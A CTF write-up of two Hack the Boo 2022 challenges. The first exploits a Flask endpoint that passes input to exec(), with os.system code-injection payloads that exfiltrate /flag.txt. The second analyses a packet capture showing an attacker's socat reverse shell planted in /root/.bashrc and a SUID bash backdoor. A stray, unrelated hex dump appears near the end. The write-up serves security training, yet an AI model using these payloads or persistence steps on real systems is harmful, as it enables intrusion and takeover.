
CYBERSECURITY
HACK THE BOO
AWARENESS MONTH 2022

Introduction

Hello guys! Here you will find my writeups for some of the challenges from Hack the Boo CTF 2022 organized and hosted by Hack the Box platform. Enjoy!

Web

Evaluation Deck



Overview

Challenge Pwned


HA 22 Oct, 2022 18:10

CHALLENGE NAME

Evaluation Deck

A powerful demon has sent one of his ghost generals into our world to ruin the fun of Halloween. The ghost can only be defeated by luck. Are you lucky enough to draw the right cards to defeat him and save this Halloween?

This challenge includes downloadable source code of the vulnerable application. Once I downloaded a zip archive with source code to my machine, I started code review in order to find possible vulnerabilities that could be exploited to grab the flag. It was an application developed in Python with the usage of Flask framework. I managed to detect that there was a */get_health* endpoint that had no input validation in place and decided to investigate the function.




```
> OPEN EDITORS
v DOWNLOADS
  [redacted]
  v web_evaluation_deck
    v challenge
      v application
        v blueprints
            routes.py
        > static
        v templates
            index.html
          main.py
          util.py
        run.py
    v config
        supervisord.conf
      build-docker.sh
```

web_evaluation_deck > challenge > application > blueprints > routes.py > count

```python
from flask import Blueprint, render_template, request
from application.util import response

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def index():
    return render_template('index.html')

@api.route('/get_health', methods=['POST'])
def count():
    if not request.is_json:
        return response('Invalid JSON!'), 400

    data = request.get_json()

    current_health = data.get('current_health')
    attack_power = data.get('attack_power')
    operator = data.get('operator')

    if not current_health or not attack_power or not operator:
        return response('All fields are required!'), 400

    result = {}
    try:
        code = compile(f'result = {int(current_health)} {operator} {int(attack_power)}', '<string>', 'exec')
        exec(code, result)
        return response(result.get('result'))
    except:
        return response('Something Went Wrong!'), 500
```

Initial review confirmed that RCE may be possible via *operator* parameter, so I started experimenting with different payloads.



```
47   http://15[redacted]0:30201   POST   /api/get_health   ✓   200   181   JSON
48   http://15[redacted]0:30201   POST   /api/get_health   ✓   200   180   JSON
49   http://15[redacted]0:30201   POST   /api/get_health   ✓   200   180   JSON
50   http://15[redacted]0:30201   POST   /api/get_health   ✓   200   181   JSON
```

Request


Pretty   Raw   Hex

```
POST /api/get_health HTTP/1.1
Host: 157[redacted]220:30201
User-Agent: Mozilla/5.0 [redacted]
rv:105.0) Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://157[redacted]220:30201/
Content-Type: application/json
Content-Length: 59
Origin: http://157[redacted]220:30201
DNT: 1
Connection: close

{
  "current_health":"100",
  "attack_power":"65",
  "operator":"-"
}
```

Response

Pretty   Raw   Hex   Render


```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.8.15
Date: Sat, 22 Oct 2022 17:42:05 GMT
Content-Type: application/json
Content-Length: 15
Connection: close

{
  "message":35
}
```



```python
current_health = 100
attack_power = 10
operator = '+ 2; import os; print(os.system("ls -l")); 4 +'
result = {}
code = compile(f'result = {int(current_health)} {operator}
{int(attack_power)}', '<string>', 'exec')
exec(code, result)
print(result.get('result'))
```

```
nError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'N
ameError': <class 'NameError'>, 'UnboundLocalError': <class 'U
ndLocalError'>, 'AttributeError': <class 'AttributeError'>, 'Synta
xError': <class 'SyntaxError'>, 'IndentationError': <class 'Indent
ationError'>, 'TabError': <class 'TabError'>, 'LookupError': <clas
s 'LookupError'>, 'IndexError': <class 'IndexError'>, 'KeyError':
<class 'KeyError'>, 'ValueError': <class 'ValueError'>, 'UnicodeEr
ror': <class 'UnicodeError'>, 'UnicodeEncodeError': <class 'Unicod
eEncodeError'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>
, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'Asser
tionError': <class 'AssertionError'>, 'ArithmeticError': <class 'A
rithmeticError'>, 'FloatingPointError': <class 'FloatingPointError
'>, 'OverflowError': <class 'OverflowError'>, 'ZeroDivisionError':
 <class 'ZeroDivisionError'>, 'SystemError': <class 'SystemError'>
, 'ReferenceError': <class 'ReferenceError'>, 'MemoryError': <clas
s 'MemoryError'>, 'BufferError': <class 'BufferError'>, 'Warning':
 <class 'Warning'>, 'UserWarning': <class 'UserWarning'>, 'Depreca
tionWarning': <class 'DeprecationWarning'>, 'PendingDeprecationWar
total 4
-rw-r--r-- 1 runner runner 258 Oct 22 17:54 main.py
0
102
> 
```

To check the payload, I decided to create a file with *123* text inside and then check if the code injection was successful.




```
POST /api/get_health HTTP/1.1
Host: 167[redacted]33:31120
User-Agent: Mozilla/5.0 [redacted]rv:105.0)
Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://167[redacted]233:31120/
Content-Type: application/json
Content-Length: 138
Origin: http://167[redacted]233:31120
DNT: 1
Connection: close

{
  "current_health":"100",
  "attack_power":"22",
  "operator":
  "+ 2; import os; os.system('echo 123 > /app/application/static/
  js/2.js'); a = 4 +"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.8.15
Date: Sat, 22 Oct 2022 18:07:50 GMT
Content-Type: application/json
Content-Length: 16
Connection: close

{
  "message":102
}
```

Payload:
{"current_health":"100","attack_power":"22","operator":"+ 2; import os; os.system('echo 123 > /app/application/static/js/2.js'); a = 4 +"}


The attack was successful and I created the final payload to get the flag:

{"current_health":"100","attack_power":"22","operator":"+ 2; import os; os.system('cat /flag.txt > /app/application/static/js/2.js'); a = 4 +"}



```
POST /api/get_health HTTP/1.1
Host: 167[redacted]33:31120
User-Agent: Mozilla/5.0 [redacted] rv:105.0)
Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://167[redacted]33:31120/
Content-Type: application/json
Content-Length: 143
Origin: http://167[redacted]233:31120
DNT: 1
Connection: close

{
  "current_health":"100",
  "attack_power":"22",
  "operator":
  "+ 2; import os; os.system('cat /flag.txt > /app/application/st
  atic/js/2.js'); a = 4 +"
}
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.8.15
Date: Sat, 22 Oct 2022 18:09:11 GMT
Content-Type: application/json
Content-Length: 16
Connection: close

{
  "message":102
}
```



```
GET /static/js/2.js HTTP/1.1
Host: 167.[redacted]:31120
User-Agent: Mozilla/5.0 [redacted] rv:105.0)
Gecko/20100101 Firefox/105.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://167[redacted]:31120/
```

```
HTTP/1.1 200 OK
Server: Werkzeug/2.2.2 Python/3.8.15
Date: Sat, 22 Oct 2022 18:09:14 GMT
Content-Disposition: inline; filename=2.js
Content-Type: application/javascript; charset=utf-8
Content-Length: 32
Last-Modified: Sat, 22 Oct 2022 18:09:11 GMT
Cache-Control: no-cache
ETag: "1666462151.7847946-32-3114732387"
Date: Sat, 22 Oct 2022 18:09:14 GMT
Connection: close

HTB{
  c0d3_1nj3ct10ns_4r3_Gr3at!!
}
```

Flag: HTB{c0d3_1nj3ct10ns_4r3_Gr3at!!}

Forensics

Wrong spooky season

Challenge Pwned


HA 22 Oct, 2022 18:59

CHALLENGE NAME

Wrong Spooky Season

"I told them it was too soon and in the wrong season to deploy such a website, but they assured me that theming it properly would be enough to stop the ghosts from haunting us. I was wrong." Now there is an internal breach in

Challenge had downloadable **.pcap* file. I opened it in *Wireshark* and started analyzing information that was sent in different *TCP* streams. One of the stream contained interesting payload that seemed to me like a reversed *base64* string.




File Edit View Go Capture Analyze
tcp.stream eq 14
Wireshark · Follow TCP Stream (tcp.stream eq 14) · capture.pcap

```
No.    Time         Source
   487 71.274114    192.168.1.1
   488 73.777774    192.168.1.1
   489 73.779432    192.168.1.1
   490 73.779462    192.168.1.1
   491 81.330345    192.168.1.1
   492 81.333630    192.168.1.1
   493 81.333670    192.168.1.1
   494 87.089990    192.168.1.1
   495 87.134480    192.168.1.1
   496 87.606910    192.168.1.1
   497 87.606959    192.168.1.1
   500 96.874334    192.168.1.1
   501 96.874676    192.168.1.1
 Frame 500: 237 bytes on wire (18
 Ethernet II, Src: Universa_f7:13
 Internet Protocol Version 4, Src
 Transmission Control Protocol, S
 Data (171 bytes)
    Data: 6563686f2027736f63617420
    [Length: 171]

0000  08 00 27 22 46 4f e0 4f  43
0010  00 df 0c 9b 40 00 40 06  a8
0020  01 a6 05 39 b1 68 a4 d6  7a
0030  01 f6 85 7c 00 00 01 01  08
0040  1d aa 65 63 68 6f 20 27  73
0050  50 3a 31 39 32 2e 31 36  38
0060  31 33 33 37 20 45 58 45  43
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
echo 'socat TCP:192.168.1.180:1337 EXEC:sh' > /root/.bashrc && echo "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS" | rev
> /dev/null && chmod +s /bin/bash
ls -lha
total 20K
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 .
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 ..
-rwxrwx--- 1 root root 1.8K Oct  8 00:04 pom.xml
drwxr-xr-x 3 root root 4.0K Oct 10 17:27 src
drwxr-xr-x 1 root root 4.0K Oct 10 17:28 target
```

I fixed the order of letters in the detected string and successfully decoded the obtained payload.



Recipe

URL Decode

From Base64

Alphabet: A-Za-z0-9+/=

[✓ Remove non-alphabet chars]

Strict mode

Input (length: 60, lines: 1)

```
SFRCe2o0djRfNXByMW5nX2p1c3RfYjNjNG0zX2o0djRfc3AwMGt5ISF9C
g==
```


Output (time: 3ms, length: 43, lines: 2)

```
HTB{j4v4_5pr1ng_just_b3c4m3_j4v4_sp00ky!!}
```

```
65 20 23 31 21 0a 0a 54 68 69 73 20 63 68 61 6c 6c 65 6e 67 65 20 65 78 70 6c 6f 72
64 20 68 65 78 61 64 65 63 69 6d 61 6c 20 65 6e 63 6f 64 69 6e 67 2e 20 54 6f 20 6c
61 72 6e 20 6d 6f 72 65 2c 20 76 69 73 69 74 20 77 69 6b 69 70 65 64 69 61 2e 6f 72
2f 77 69 6b 69 2f 48 65 78 61 64 65 63 69 6d 61 6c 2e 0a 0a 54 68 65 20 63 6f 64 65
66 6f 72 20 74 68 69 73 20 63 68 61 6c 6c 65 6e 67 65 20 69 73 20 39 64 34 63 62 63
66 2d 62 65 35 32 2d 34 37 35 31 2d 61 32 62 32 2d 38 33 33 38 65 36 34 30 39 34 31
20 28 6b 65 65 70 20 74 68 69 73 20 70 72 69 76 61 74 65 29 2e 0a 0a 54 68 65 20 6e
78 74 20 63 68 61 6c 6c 65 6e 67 65 20 63 61 6e 20 62 65 20 66 6f 75 6e 64 20 61 74
68 74 74 70 73 3a 2f 2f 70 61 73 74 65 62 69 6e 2e 63 6f 6d 2f 47 53 6e 54 41 6d 6b
2e
> Loading URL module                                   blob:https://gchq.gi…a511-1c0abdb50204
> "==gC9FSI5tGMwA3cfRjd0o2Xz0GNjNjYfR3c1p2Xn5WMyBXNfRjd0o2eCRFS".split("").reverse().
n("")
<· 'SFRCe2o0djRfNXByMW5nX2p1c3RfYjNjNG0zX2o0djRfc3AwMGt5ISF9Cg=='
